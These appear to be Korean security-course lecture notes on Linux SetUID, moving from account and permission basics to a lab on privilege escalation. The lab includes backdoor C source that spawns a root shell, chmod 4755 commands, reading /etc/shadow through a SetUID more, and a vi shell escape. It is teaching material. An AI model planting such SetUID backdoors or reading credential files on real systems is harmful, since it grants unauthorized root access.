

3주차 2차시. 리눅스/유닉스의 권한 상승

【학습목표】

1. 리눅스/유닉스 SetUID에 대해 설명할 수 있다.

학습내용1 : 리눅스/유닉스 SetUID

1. 리눅스 시스템의 계정 식별 방법

```
$ cat /etc/passwd
```

```
wishfree : x : 500 : 500 : ydi : /home/wishfree : /bin/bash
```

- * wishfree 계정이 누구인가를 식별하기 위한 사용자 번호(UID)와 그룹 번호(GID)를 부여
- * 리눅스에서의 계정 식별과 권한

계정 식별:RUID(Real UID), RGID(Real GID)

계정 권한:EUID(Effective UID), EGID(Effective GID)


최초 로그인 : RUID = EUID, RGID = EGID

SetUID 비트를 가진 프로그램을 실행했을 때만 프로세스 안에서 잠시 일치하지 않는 상태가 발생

2. 패스워드 관리

- * passwd 명령을 사용하여 패스워드 설정
- * 패스워드에 대한 암호화나 해시된 값이 /etc/shadow에 저장

```
$ ls -al /etc/shadow
```



- * /etc/shadow 파일은 권한이 000
- * 관리자인 root도 읽는 권한이 없지만 소유자가 root이므로 이 파일에 대한 권한 조정과 접근은 가능
- * shadow 파일에 패스워드 기록 과정 중 SetUID 역할

passwd 명령 실행 중 권한> 관리자와 같은 권한을 획득> RUID = 500, EUID = 0

passwd 명령 실행 후 권한> 원래의 권한으로 돌아옴> RUID = 500, EUID = 500

- * /usr/bin/passwd 파일 권한 획득

```
$ ls -al /usr/bin/passwd
```


```
wishfree@localhost:~
File Edit View Search Terminal Help
[wishfree@localhost ~]$ ls -al /usr/bin/passwd
-rwsr-xr-x. 1 root root 28416 Jul 16 06:46 /usr/bin/passwd
[wishfree@localhost ~]$
```

- * rwsr-xr-x 권한 중 s는 SetUID를 의미
 - * SetUID, SetGID는 4000, 2000로 표현
- 4755 권한의 파일이 있다면 rwsr-xr-x로 표현
 소유자 권한 x자리를 s로 사용
 SetGID는 그룹의 x 자리를 s로 바꾸어 사용

3. SetUID

- * 사용자가 파일을 실행하는 동안 파일 소유자의 권한을 획득하는 것
- * 리눅스 시스템에서 제공하는 합법적인 권한 상승 방법

4. SetUID 설정에 따른 프로세스 권한 변경



5. 시스템 내부 SetUID 비트가 설정된 파일 검색

find / -user root -perm +4000

```
wishfree@localhost:/home/wishfree
File Edit View Search Terminal Help
[root@localhost wishfree]# find / -user root -perm +4000
/sbin/mount.nfs
/sbin/unix_chkpwd
/sbin/pam_timestamp_check
/lib/dbus-1/dbus-daemon-launch-helper
find: '/home/wishfree/.gvfs': Permission denied
find: '/proc/31429/task/31429/fd/6': No such file or directory
find: '/proc/31429/task/31429/fdinfo/6': No such file or directory
find: '/proc/31429/fd/6': No such file or directory
find: '/proc/31429/fdinfo/6': No such file or directory
/bin/cgexec
/bin/mount
/bin/umount
/bin/ping
/bin/su
/bin/fusermount
/bin/ping6
/usr/sbin/seunshare
/usr/sbin/mtr
```

학습내용2 : SetUID를 이용한 해킹 기법 이해

1. 주제 / 참고

주제

SetUID를 이용한 해킹 기법 익히기

참고


- 한빛미디어
- 정보 보안 개론과 실습: 시스템 해킹과 보안
- 148페이지
- 실습 3-2. SetUID를 이용한 해킹 기법 익히기

2. SetUID 비트를 가진 셸을 생성

원본의 bash 셸을 복사하여 4755 권한으로 설정

```
$ cp /bin/bash /test/bash
```

```
$ chmod 4755 bash
```




```
wishfree@localhost:/test
File Edit View Search Terminal Help
[wishfree@localhost test]$ cp /bin/bash /test/bash
[wishfree@localhost test]$ chmod 4755 bash
[wishfree@localhost test]$ ls -al
total 868
drwxrwxrwx. 2 root    root      4096 Nov 27 11:28 
dr-xr-xr-x. 24 root    root      4096 Nov 27 11:27 ..
-rwsr-xr-x. 1 wishfree wishfree 877480 Nov 27 11:28 bash
[wishfree@localhost test]$
```

일반 사용자 계정으로 SetUID 비트가 주어진 셸 실행

```
$ id
```

```
$ ./bash
```

```
$ id
```



```
wishfree@localhost:/test
File Edit View Search Terminal Help
[wishfree@localhost test]$ id
uid=500(wishfree) gid=500(wishfree) groups=500(wishfree) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[wishfree@localhost test]$ ./bash
[wishfree@localhost test]$ id
uid=0(wishfree) gid=0(wishfree) groups=500(wishfree) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[wishfree@localhost test]$
```

셸의 SetUID 보안 설정으로 인한 기본적인 SetUID 해킹 공격 실패

백도어로 사용되는걸 막기 위해서 셸 자체에서 SetUID 비트 에 대한 공격을 차단함

3. SetUID 비트를 이용한 bash 셸 획득

* 셸 프로세스를 다른 프로세스로 감싸는 코드

* backdoor.c

```
#include <stdio.h>
```

```
main() {
```

```
    setuid(0);
```

```
    setgid(0);
```


```
    system("/bin/bash");
```

```
}
```

* backdoor.c 파일 컴파일 후 4755 권한 설정

```
# gcc -o backdoor backdoor.c
```

```
# chmod 4755 backdoor
```




```
wishfree@localhost/test
File Edit View Search Terminal Help
[root@localhost test]# gcc -o backdoor ./backdoor.c
[root@localhost test]# chmod 4755 ./backdoor
[root@localhost test]# ls -al ./backdoor
-rwsr-xr-x. 1 root root 4864 Nov 27 11:37 ./backdoor
[root@localhost test]#
```

일반 사용자 계정으로 ./backdoor 실행

```
$ id
```

```
$ ./backdoor
```

```
$ id
```




```
wishfree@localhost/test
File Edit View Search Terminal Help
[wishfree@localhost test]$ id
uid=500(wishfree) gid=500(wishfree) groups=500(wishfree) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[wishfree@localhost test]$ ./backdoor
[root@localhost test]# id
uid=0(root) gid=0(root) groups=0(root),500(wishfree) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@localhost test]#
```

4. SetUID 비트가 할당된 more 명령을 이용한 권한 상승

* more 명령에 SetUID 비트 부여


```
# chmod 4755 /bin/more
```



```
wishfree@localhost/test
File Edit View Search Terminal Help
[root@localhost test]# chmod 4755 /bin/more
[root@localhost test]# ls -al /bin/more
-rwsr-xr-x. 1 root root 35152 Oct 11 03:13 /bin/more
[root@localhost test]#
```

SerUID 비트가 할당된 more를 이용한 관리자 소유의 /etc/shadow 파일 접근

```
# id
# more /etc/shadow
```



```
wishfree@localhost:~$ id
uid=500(wishfree) gid=500(wishfree) groups=500(wishfree) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0-c1023
wishfree@localhost:~$ more /etc/shadow
root:$6$LL48959Pyh6FPZ61$ohPQx9NxTfb88TzZgBlvepGgLu8.u5XKTaCi103TJG5Bo/XgU8lj
80IXKirtFK67oAtdxPazr/uKuAkuFT0:14923:0:99999:7:::
bin:!:14789:0:99999:7:::
daemon:!:14789:0:99999:7:::
adm:!:14789:0:99999:7:::
lp:!:14789:0:99999:7:::
sync:!:14789:0:99999:7:::
shutdown:!:14789:0:99999:7:::
--More-- (24%)
```


5. SetUID 비트가 할당된 vi 명령을 이용한 권한 상승

* vibackdoor.c

```
#include <stdio.h>
main() {
    setuid(0);
    setgid(0);
    system("/bin/vi");
}
```

* vibackdoor.c 파일 컴파일 후 4755 권한 설정

```
# gcc -o vibackdoor vibackdoor.c
# chmod 4755 vibackdoor
```



```
wishfree@localhost:~$ ls -al ./vibackdoor
-rwsr-xr-x. 1 root root 4862 Nov 27 12:02 ./vibackdoor
wishfree@localhost:~$
```


* vi 에디터 실행

관리자 권한을 가짐

명령 모드에서 관리자 권한의 명령 실행 가능

* vi 명령 모드에서 /bin/bash 실행

```
#!/bin/bash
```




```
wishfree@localhost:~$ ./vibackdoor
:~$ !/bin/bash
root@localhost:~#
```

* 관리자 권한의 셸 획득

vi 명령 모드에서 /bin/bash 실행을 통해 관리자 권한의 셸을 획득

```
# id
```



```
wishfree@localhost/test
File Edit View Search Terminal Help
[wishfree@localhost test]$ ./vibackdoor

[root@localhost test]# id
uid=0(root) gid=0(root) groups=0(root),500(wishfree) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@localhost test]#
```

【학습정리】

1. 리눅스/유닉스에서 SetUID를 이용하여 일시적인 권한 상승의 기회를 가질 수 있다.
2. 리눅스/유닉스에서 SetUID 비트는 레이스 컨디션, 버퍼 오버플로우, 포맷 스트링 공격을 위해 사용된다.